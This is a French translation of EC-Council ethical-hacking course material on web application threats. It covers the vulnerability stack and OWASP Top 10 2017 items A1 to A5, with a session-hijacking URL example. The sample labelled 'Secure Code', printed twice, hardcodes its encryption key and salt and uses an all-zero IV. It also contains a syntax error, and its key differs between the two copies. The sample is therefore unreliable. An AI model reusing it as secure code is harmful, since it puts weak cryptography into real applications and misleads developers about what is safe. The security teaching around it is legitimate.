
Il existe deux types de services Web :

- **Services Web SOAP**

Le protocole SOAP (Simple Object Access Protocol) définit le format XML. Le XML est utilisé pour transférer des données entre le fournisseur de services et le demandeur. Il détermine également la procédure de construction des services Web et permet l'échange de données entre différents langages de programmation.

- **Services Web RESTful**

Les services Web RESTful (REpresentational State Transfer) sont conçus pour rendre les services plus productifs. Ils utilisent de nombreux concepts HTTP sous-jacents pour définir les services. Il s'agit d'une approche architecturale plutôt que d'un protocole comme SOAP.



Niveaux de vulnérabilité

On maintient et on accède aux applications Web à travers différents niveaux qui incluent les applications Web personnalisées, les composants tiers, les bases de données, les serveurs Web, les systèmes d'exploitation, les réseaux et la sécurité. Tous les mécanismes ou services employés à chaque couche permettent à l'utilisateur d'accéder à l'application Web en toute sécurité. Lorsqu'elle envisage des applications Web, l'organisation considère la sécurité comme un composant essentiel car les applications Web sont des cibles majeures pour les attaques. La pile de vulnérabilité montre les différentes couches et les éléments/mécanismes/services correspondants qui rendent les applications Web vulnérables.




Figure 7.21 : Pile de vulnérabilités

Les attaquants exploitent les vulnérabilités d'un ou plusieurs éléments parmi les sept niveaux pour obtenir un accès illimité à une application ou à l'ensemble du réseau.

- **Couche 7 :** Si un attaquant trouve des vulnérabilités dans la logique métier (mise en œuvre à l'aide de langages tels que .NET et Java), il peut exploiter ces vulnérabilités en réalisant des attaques de validation des entrées telles que XSS.
- **Couche 6 :** Les composants tiers sont des services qui s'intègrent au site Web pour réaliser certaines fonctions (par exemple, Amazon.com, visé par un attaquant, est le site Web principal ; citrix.com est un site Web tiers).

Lorsque les clients choisissent un produit à acheter, ils cliquent sur le bouton Acheter. Cela les redirige vers leur compte bancaire en ligne via une passerelle de paiement. Les sites Web tiers tels que citrix.com proposent de telles passerelles de paiement. Les attaquants peuvent exploiter cette redirection et l'utiliser comme moyen ou voie d'accès pour entrer sur Amazon.com et l'exploiter.
- **Couche 5 :** Les serveurs Web sont des programmes informatiques qui hébergent des sites Web. Lorsque les utilisateurs accèdent à un site Web, ils envoient une demande d'URL au serveur Web. Le serveur analyse cette requête et répond par une page Web qui apparaît dans le navigateur. Les attaquants peuvent faire une empreinte du serveur Web qui héberge le site Web ciblé et récupérer les bannières qui contiennent des informations telles que le nom du serveur Web et sa version. Ils peuvent également utiliser des outils tels que Nmap pour recueillir ces informations. Ils peuvent ensuite commencer à rechercher les vulnérabilités publiées dans la base de données CVE pour ce serveur Web ou ce numéro de version de service particulier et exploiter celles qu'ils trouvent.
- **Couche 4 :** Les bases de données stockent des informations sensibles sur les utilisateurs, telles que les identifiants, les mots de passe, les numéros de téléphone, etc. Il peut y avoir des vulnérabilités dans la base de données du site Web. Ces vulnérabilités peuvent être exploitées par des attaquants en utilisant des outils tels que sqlmap pour prendre le contrôle de la base de données de la cible.
- **Couche 3 :** Les attaquants analysent un système d'exploitation pour trouver des ports ouverts et des vulnérabilités et ils développent des virus/backdoors pour les exploiter. Ils envoient des logiciels malveillants à la machine ciblée via les ports ouverts ; en exécutant ces logiciels malveillants, ils peuvent compromettre la machine et en prendre le contrôle. Ils essaient ensuite d'accéder aux bases de données du site Web ciblé.
- **Couche 2 :** Les routeurs/commutateurs acheminent le trafic réseau uniquement vers des machines spécifiques. Les attaquants inondent ces commutateurs de nombreuses requêtes qui saturent la table CAM, les amenant à se comporter comme des concentrateurs. Les attaquants s'occupent ensuite du site Web ciblé en analysant les données (dans le réseau) qui peuvent contenir des informations d'identification ou d'autres informations personnelles.

- **Couche 1 :** Les IDS et IPS déclenchent des alarmes si un trafic malveillant entre dans une machine ou un serveur. Les attaquants adoptent des techniques d'évasion pour contourner ces systèmes afin de ne pas déclencher d'alarme tout en exploitant la cible.



Découvrez les menaces et les attaques contre les applications Web

Les pirates informatiques tentent diverses attaques au niveau des applications pour compromettre la sécurité des applications Web et ainsi commettre des fraudes ou voler des informations sensibles. Cette section aborde les différents types de menaces et d'attaques contre les vulnérabilités des applications Web.

OWASP Top 10 Application Security Risks - 2017



Les 10 principaux risques de sécurité des applications de l'OWASP - 2017

Source : <https://www.owasp.org>

L'OWASP est une organisation internationale qui définit les 10 principales vulnérabilités et failles des applications Web. Le dernier classement des 10 principaux risques de sécurité des applications de l'OWASP est le suivant :

- **A1 - Injection**

Les failles d'injection, telles que l'injection SQL, l'injection de commande et l'injection LDAP, se produisent lorsque des données non fiables sont envoyées à un interpréteur dans le cadre d'une commande ou d'une requête. Les données de l'attaquant peuvent amener l'interpréteur à exécuter des commandes non souhaitées ou à accéder à des données sans les autorisations requises.

- **A2 - Authentification défaillante**

Les fonctions d'application liées à l'authentification et à la gestion des sessions sont souvent mises en œuvre de manière incorrecte, ce qui permet aux attaquants de compromettre les mots de passe, les clefs ou les jetons de session ou d'exploiter d'autres défauts de mise en œuvre pour prendre l'identité d'autres utilisateurs (de manière temporaire ou permanente).

- **A3 - Exposition de données sensibles**

De nombreuses applications Web et API ne protègent pas correctement les données sensibles, comme les données financières, les données relatives aux soins de santé et les données personnelles (Personally Identifiable Information ou PII). Les attaquants peuvent voler ou modifier ces données faiblement protégées pour commettre des

fraudes à la carte de crédit, des vols d'identité ou d'autres délits. Les données sensibles nécessitent une protection supplémentaire, comme le chiffrement pendant le stockage ou le transport, ainsi que des précautions particulières lors de l'échange avec le navigateur.

- **A4 - Entité externe XML (XML External Entity ou XXE)**

De nombreux processeurs XML anciens ou mal configurés évaluent les références à des entités externes présentes dans les documents XML. Grâce à ces références, il est possible d'accéder à des fichiers internes à l'aide de la gestion des URI de fichiers, mais également à des partages de fichiers SMB internes sur des serveurs Windows non corrigés, à l'analyse de ports internes, à l'exécution de code à distance et à des attaques de service DoS comme l'attaque "Billion laughs".

- **A5 - Contrôle d'accès défaillant**

Les restrictions sur ce que les utilisateurs authentifiés sont autorisés à faire ne sont pas correctement appliquées. Les attaquants peuvent exploiter ces failles pour accéder à des fonctionnalités et/ou des données non autorisées, comme l'accès aux comptes d'autres utilisateurs, la visualisation de fichiers sensibles, la modification des données d'autres utilisateurs et la modification des droits d'accès.

- **A6 - Mauvaise configuration de sécurité**

La mauvaise configuration de la sécurité est le problème le plus courant en matière de sécurité du Web et il est dû en partie à une configuration manuelle ou minimale (ou à l'absence de configuration), à des configurations par défaut non sécurisées, à des buckets S3 ouverts, à des en-têtes HTTP mal configurés, à des messages d'erreur contenant des informations sensibles, ainsi qu'à l'absence de correctifs ou de mise à niveau des systèmes, des frameworks, des dépendances et des composants qui ne sont pas réalisées en temps voulu (ou pas du tout).

- **A7 - Cross-Site Scripting (XSS)**

Les failles XSS apparaissent lorsqu'une application inclut des données non vérifiées dans une nouvelle page Web sans validation ni évitement appropriés, ou lorsqu'elle met à jour une page Web existante avec des données fournies par l'utilisateur en utilisant une API de navigateur qui peut créer du JavaScript. XSS permet aux attaquants d'exécuter des scripts dans le navigateur de la victime, ce qui peut détourner les sessions des utilisateurs, défigurer les sites Web ou rediriger l'utilisateur vers des sites malveillants.

- **A8 - Désrialisation non sécurisée**

Les failles de désrialisation non sécurisée se produisent lorsqu'une application reçoit des objets sérialisés malveillants. Une désrialisation non sécurisée conduit à l'exécution de code à distance. Même quand les défauts de désrialisation n'entraînent pas l'exécution de code à distance, les objets sérialisés peuvent être réutilisés, altérés ou supprimés pour usurper des utilisateurs, mener des attaques par injection et éléver les priviléges.

- **A9 - Utilisation de composants présentant des vulnérabilités connues**

Les composants tels que les bibliothèques, les frameworks et autres modules logiciels s'exécutent avec les mêmes priviléges que l'application. Si un composant vulnérable est exploité par un pirate, une telle attaque peut entraîner de graves pertes de données ou la prise de contrôle du serveur. Les applications et les API utilisant des composants présentant des vulnérabilités connues peuvent compromettre les défenses de l'application et permettre diverses attaques ainsi que leurs conséquences.

- **A10 - Journalisation et surveillance insuffisantes**

L'insuffisance de la journalisation et de la surveillance, associée à l'absence ou à l'inefficacité de la réponse aux incidents, permet aux attaquants de poursuivre leurs attaques sur les systèmes, de s'y maintenir, de se tourner vers d'autres systèmes et d'altérer, d'extraire ou de détruire des données. La plupart des études sur les violations de sécurité révèlent que le temps de détection d'une violation est supérieur à 200 jours, et que cette détection est généralement le fait de tiers externes plutôt que de processus ou de surveillance internes.



A1 - Injection Flaws

- ❑ Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- ❑ Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access

SQL Injection It involves the injection of malicious SQL queries into user input forms	Command Injection It involves the injection of malicious code through a web application	LDAP Injection It involves the injection of malicious LDAP statements
--	---	---

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A1 - Failles d'injection

Les failles d'injection sont des vulnérabilités des applications Web qui permettent à des données non fiables d'être interprétées et exécutées dans le cadre d'une commande ou d'une requête. Les attaquants exploitent les failles d'injection en concevant des commandes ou des requêtes malveillantes qui entraînent la perte ou la corruption de données, ou le déni d'accès. Ces failles sont courantes dans les codes anciens et se trouvent souvent dans les requêtes SQL, LDAP et XPath. Elles peuvent être facilement découvertes par les scanners de vulnérabilité et les fuzzers.

Les attaquants injectent du code, des commandes ou des scripts malveillants dans les points d'entrée des applications Web défectueuses, de sorte que les applications interprètent et exécutent les commandes malveillantes qui leur sont fournies, ce qui permet aux attaquants d'extraire des informations sensibles. En exploitant les failles d'injection dans les applications Web, les attaquants peuvent facilement lire, écrire, supprimer et mettre à jour n'importe quelle donnée (qu'elle soit pertinente ou non pour cette application particulière). Il existe de nombreux types de failles d'injection, dont certains sont présentés ci-dessous :

- **Injection SQL** : L'injection SQL est la vulnérabilité de site Web la plus courante sur Internet et elle est utilisée pour tirer parti des vulnérabilités d'entrée non validées afin de faire passer des commandes SQL à travers une application Web pour les faire exécuter par une base de données. Dans cette technique, l'attaquant injecte des requêtes SQL malveillantes dans le champ de saisie de l'utilisateur, soit pour obtenir un accès non autorisé à une base de données, soit pour récupérer des informations directement dans la base de données.
- **Injection de commandes** : Les attaquants identifient une faille de validation des entrées dans une application et exploitent la vulnérabilité en injectant une commande

malveillante dans l'application pour exécuter des commandes arbitraires sur le système d'exploitation hôte. De telles failles sont donc extrêmement dangereuses.

- **Injection LDAP :** L'injection LDAP est une méthode d'attaque dans laquelle les sites Web qui construisent des requêtes LDAP à partir de données fournies par l'utilisateur sont exploités pour lancer des attaques. Lorsqu'une application ne contrôle pas les données saisies par l'utilisateur, l'attaquant modifie la déclaration LDAP à l'aide d'un proxy local. Cela permet d'exécuter des commandes arbitraires telles que l'octroi d'un accès à des requêtes non autorisées et la modification du contenu de l'arbre LDAP.

A2 - Broken Authentication



- Attackers can exploit vulnerabilities in **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, etc. to impersonate users



Session ID in URLs

`http://www.certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXMOOQSABGCKLHCJUN2JV?dest=NewMexico`

- Attackers **sniff the network traffic** or trick users to get session IDs and then reuse those session IDs for malicious purposes



Password Exploitation

- Attackers can gain access to a **web application's password database**. If user passwords are not encrypted, an attacker can exploit any user's password



Timeout Exploitation

- If an application's timeouts are not set properly and a user closes their browser without logging out from sites accessed through a public computer, an attacker can use the same browser later and **exploit that user's privileges**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A2 - Authentification défaillante

L'authentification et la gestion des sessions comprennent tous les aspects de l'authentification des utilisateurs et de la gestion des sessions actives. À l'heure actuelle, les applications Web mettant en œuvre des authentifications efficaces restent en échec en raison de la faiblesse des fonctions d'identification telles que "changer mon mot de passe", "oublier mon mot de passe", "se souvenir de mon mot de passe", "mise à jour du compte", etc. Par conséquent, les développeurs doivent apporter le plus grand soin à la mise en œuvre de l'authentification sécurisée des utilisateurs. Il est toujours préférable d'utiliser des méthodes d'authentification forte qui font appel à des jetons cryptographiques basés sur des logiciels et des matériels spécifiques ou encore à la biométrie. Un attaquant exploite les vulnérabilités des fonctions d'authentification ou de gestion des sessions, telles que les comptes exposés, les identifiants de session, la déconnexion, la gestion des mots de passe, les délais d'attente, la fonction " Se souvenir de moi ", la question secrète, la mise à jour des comptes, etc. pour usurper l'identité des utilisateurs.

- ID de session dans les URL**

- Exemple :**

Une application Web crée un ID de session pour le login correspondant lorsqu'un utilisateur se connecte à `http://certifiedhackershop.com`. Un attaquant utilise un analyseur réseau pour récupérer le cookie qui contient l'identifiant de session ou trompe l'utilisateur pour obtenir l'identifiant de session. L'attaquant saisit alors l'URL suivante dans la barre d'adresse de son navigateur :

`http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXMOOQSABGCKLHCJUN2JV?dest=NewMexico`

Cela le redirige vers la page sur laquelle la victime est déjà connectée. L'attaquant réussit à se faire passer pour la victime.

- **Exploitation des mots de passe**

Les attaquants peuvent identifier les mots de passe stockés dans les bases de données en raison de la faiblesse des algorithmes de hachage. Les attaquants peuvent accéder à la base de données des mots de passe de l'application Web si les mots de passe des utilisateurs ne sont pas chiffrés, ce qui permet à l'attaquant d'exploiter le mot de passe de chaque utilisateur.

- **Exploitation des délais d'attente**

Si les délais d'expiration des sessions d'une application sont fixés à des durées importantes, les sessions dureront jusqu'à l'heure indiquée, c'est-à-dire que la session sera valide pendant une période plus longue. Lorsque l'utilisateur ferme le navigateur sans se déconnecter de sites auxquels il accède par le biais d'un ordinateur public, l'attaquant peut utiliser le même navigateur plus tard pour mener son attaque, car les identifiants de session peuvent rester valides ; il peut donc exploiter les priviléges de l'utilisateur.

- **Exemple :**

Un utilisateur se connecte à www.certifiedhacker.com en utilisant ses informations d'identification. Après avoir effectué certaines tâches, il ferme le navigateur Web sans se déconnecter de la page. Le délai d'expiration de la session de l'application Web est fixé à deux heures. Pendant l'intervalle de session spécifié, si un attaquant a un accès physique au système de l'utilisateur, il peut lancer le navigateur, vérifier l'historique et cliquer sur le lien www.certifiedhacker.com qui le redirige automatiquement vers le compte de l'utilisateur sans qu'il soit nécessaire de saisir les informations d'identification de ce dernier.

A3 - Sensitive Data Exposure

- Sensitive data exposure occurs due to flaws like insecure cryptographic storage and information leakage
-  When an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database, an attacker can exploit this flaw and **steal or modify weakly protected sensitive data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a","z");  
    plainText = plainText.replace("b","y");  
    -----  
    return Base64Encoder.encode(plainText); }
```

Secure Code

```
private static String sKey = "ooooooooooooom!!!!";  
private static String salt = "ooohhhhhhhhhh!!!!";  
public static String encrypt(String plainText) {  
    byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };  
    IvParameterSpec ivspec = new IvParameterSpec(iv);  
    SecretKeyFactory factory = new  
    SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");  
    KeySpec keySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),  
    65536, 256);  
    SecretKey key = factory.generateSecret(keySpec);  
    SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),  
    "AES");  
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
    cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);  
    byte[] utf8text = plainText.getBytes("UTF-8");  
    byte[] encryptedText = cipher.doFinal(utf8text);  
    return Base64Encoder.encodeToString(encryptedText); }
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A3 - Exposition de données sensibles

Les applications Web doivent stocker des informations sensibles telles que des mots de passe, des numéros de carte de crédit, des données de compte ou d'autres informations d'authentification dans une base de données ou sur un système de fichiers. Si les utilisateurs ne sécurisent pas correctement leurs emplacements de stockage, l'application peut être mise en danger car des attaquants peuvent accéder au stockage et utiliser les informations à mauvais escient.

De nombreuses applications Web ne protègent pas correctement leurs données sensibles contre les utilisateurs non autorisés. Les applications Web utilisent des algorithmes cryptographiques pour chiffrer leurs données et les autres informations sensibles qu'elles doivent transférer du serveur au client ou vice versa. L'exposition des données sensibles est rendue possible en raison de failles telles que le chiffrement non sécurisé et la fuite d'informations.

Même si les données sont chiffrées, certaines méthodes de chiffrement présentent des faiblesses structurelles qui permettent aux attaquants d'exploiter et de voler les données. Lorsqu'une application utilise un code de chiffrement mal écrit pour chiffrer et stocker des données sensibles dans la base de données, l'attaquant peut facilement exploiter cette faille et voler ou modifier des données sensibles faiblement protégées, telles que des numéros de cartes de crédit, des numéros de sécurité sociale et d'autres informations d'authentification. Il peut ainsi lancer d'autres attaques telles que l'usurpation d'identité et la fraude à la carte de crédit.

Les développeurs peuvent éviter ces attaques en utilisant des algorithmes appropriés pour chiffrer les données sensibles. De plus, les développeurs doivent veiller à stocker les clefs cryptographiques en toute sécurité. Si ces clefs sont stockées dans des endroits non sécurisés,

les attaquants peuvent les récupérer facilement et déchiffrer les données sensibles. Le stockage non sécurisé des clefs, des certificats et des mots de passe permet également à l'attaquant d'accéder à l'application Web en tant qu'utilisateur légitime. L'exposition des données sensibles peut entraîner de graves pertes pour une entreprise. C'est pourquoi les entreprises doivent protéger toutes leurs ressources, telles que les systèmes ou d'autres ressources réseau, contre les fuites d'informations en utilisant des mécanismes de filtrage de contenu appropriés.

Les captures d'écran ci-dessous montrent un code faible, mal chiffré et vulnérable, et un code sécurisé, correctement chiffré à l'aide d'un algorithme cryptographique sûr.

Vulnerable Code

```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a","z");  
    plainText = plainText.replace("b","y");  
    -----  
    return Base64Encoder.encode(plainText); }
```

Figure 7.22 : Exemple de code vulnérable


Secure Code

```
private static String sKey = "zooooooooooooom!!!!";  
private static String salt = "ooohhhhhhhhhh!!!!";  
public static String encrypt(String plainText) {  
    byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };  
    IvParameterSpec ivspec = new IvParameterSpec(iv);  
  
    SecretKeyFactory factory = new  
    SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");  
  
    KeySpec keySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),  
    65536, 256);  
  
    SecretKey key = factory.generateSecret(keySpec);  
  
    SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),  
    "AES");  
  
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
    cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);  
    byte[] utf8text = plainText.getBytes("UTF-8");  
    byte[] encryptedText = cipher.doFinal(utf8text);  
    return Base64Encoder.encodeToString(encryptedText); }
```

Figure 7.23 : Exemple de code sécurisé

A4 - XML External Entity (XXE)

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- Attackers can refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A4 - Entité externe XML (XML External Entity ou XXE)

Une attaque par entité externe XML est une attaque par falsification de requête côté serveur (SSRF) par laquelle une application peut analyser une entrée XML provenant d'une source non fiable à cause d'un interpréteur XML mal configuré. Dans cette attaque, le pirate informatique envoie à l'application Web de la victime une entrée XML malveillante contenant une référence à une entité externe. Lorsque cette entrée malveillante est traitée par l'interpréteur XML mal configuré de l'application Web ciblée, elle permet à l'attaquant d'accéder aux fichiers et aux services protégés des serveurs ou des réseaux connectés.

Les fonctionnalités XML étant largement disponibles, l'attaquant en abuse pour créer des documents ou des fichiers de manière dynamique au moment du traitement. Les attaquants ont tendance à tirer le meilleur parti de cette attaque, car elle leur permet de récupérer des données confidentielles, d'effectuer des attaques DoS et d'obtenir des informations sensibles via HTTP(S) ; dans certains scénarios catastrophes, ils peuvent même être en mesure d'exécuter du code à distance ou de lancer une attaque CSRF sur tout service vulnérable.

Selon la norme XML 1.0, le XML utilise des entités souvent définies comme des unités de stockage. Les entités sont des éléments particuliers du XML qui peuvent accéder à des contenus locaux ou distants, et elles sont définies n'importe où dans un système via des identifiants système. Les entités ne doivent pas nécessairement faire partie d'un document XML, car elles peuvent également provenir d'un système externe. Les identificateurs de système qui font office d'URI sont utilisés par le processeur XML lors du traitement de l'entité. Le processus d'analyse XML remplace ces entités par leurs données réelles, et dans ce cas, l'attaquant exploite cette vulnérabilité en forçant l'analyseur XML à accéder au fichier ou au contenu qu'il a spécifié. Cette attaque peut être plus dangereuse en tant qu'application de confiance ; le

traitement des documents XML peut être exploité par l'attaquant pour pivoter dans le système interne et acquérir toutes sortes de données du système.

L'attaquant envoie par exemple le code suivant pour extraire les données du système de la cible vulnérable :




Figure 7.24 : Attaque par entité externe XML (XXE)

A5 - Broken Access Control

- ❑ Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network
- ❑ It allows an attacker to **act as users or administrators** with privileged functions and create, access, update or delete **every record**

The diagram shows a flow from a user ('Privileged users') to a 'Web Application'. The user sends a 'Request' to the web application. The web application then sends a 'Request' to an 'Access Control' layer. From the access control layer, two paths emerge: one leading to a 'Access Granted' screen (containing a green checkmark) and another leading to an 'Access Denied' screen (containing a red 'X').

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A5 - Contrôle d'accès défaillant

Par contrôle d'accès, on entend la manière dont une application Web accorde l'accès à la création, à la mise à jour et à la suppression de tout enregistrement/contenu ou fonction à certains utilisateurs privilégiés tout en restreignant l'accès à d'autres utilisateurs. Le contournement du contrôle d'accès est une méthode dans laquelle un attaquant identifie une faille liée au contrôle d'accès, contourne l'authentification, puis compromet le réseau. Les faiblesses du contrôle d'accès sont courantes en raison de l'absence de détection automatisée et de tests fonctionnels efficaces par les développeurs d'applications. Elles permettent aux attaquants d'agir en tant qu'utilisateur ou administrateur avec des fonctions privilégiées et de créer, d'accéder, de mettre à jour ou de supprimer n'importe quel enregistrement.

Selon la révision OWASP 2017 R2, le contrôle d'accès défaillant est une combinaison de références directes d'objets non sécurisées et de contrôle d'accès au niveau des fonctions manquant.

- **Références directes à des objets non sécurisées** : Lorsque les développeurs exposent des objets propres à la mise en œuvre tels que des fichiers, des répertoires, des enregistrements de base de données ou des références à des clefs, on obtient une référence directe à un objet non sécurisé. Si, par exemple, un numéro de compte bancaire est une clef primaire, l'application risque d'être compromise par des attaquants qui tirent parti de ces références.
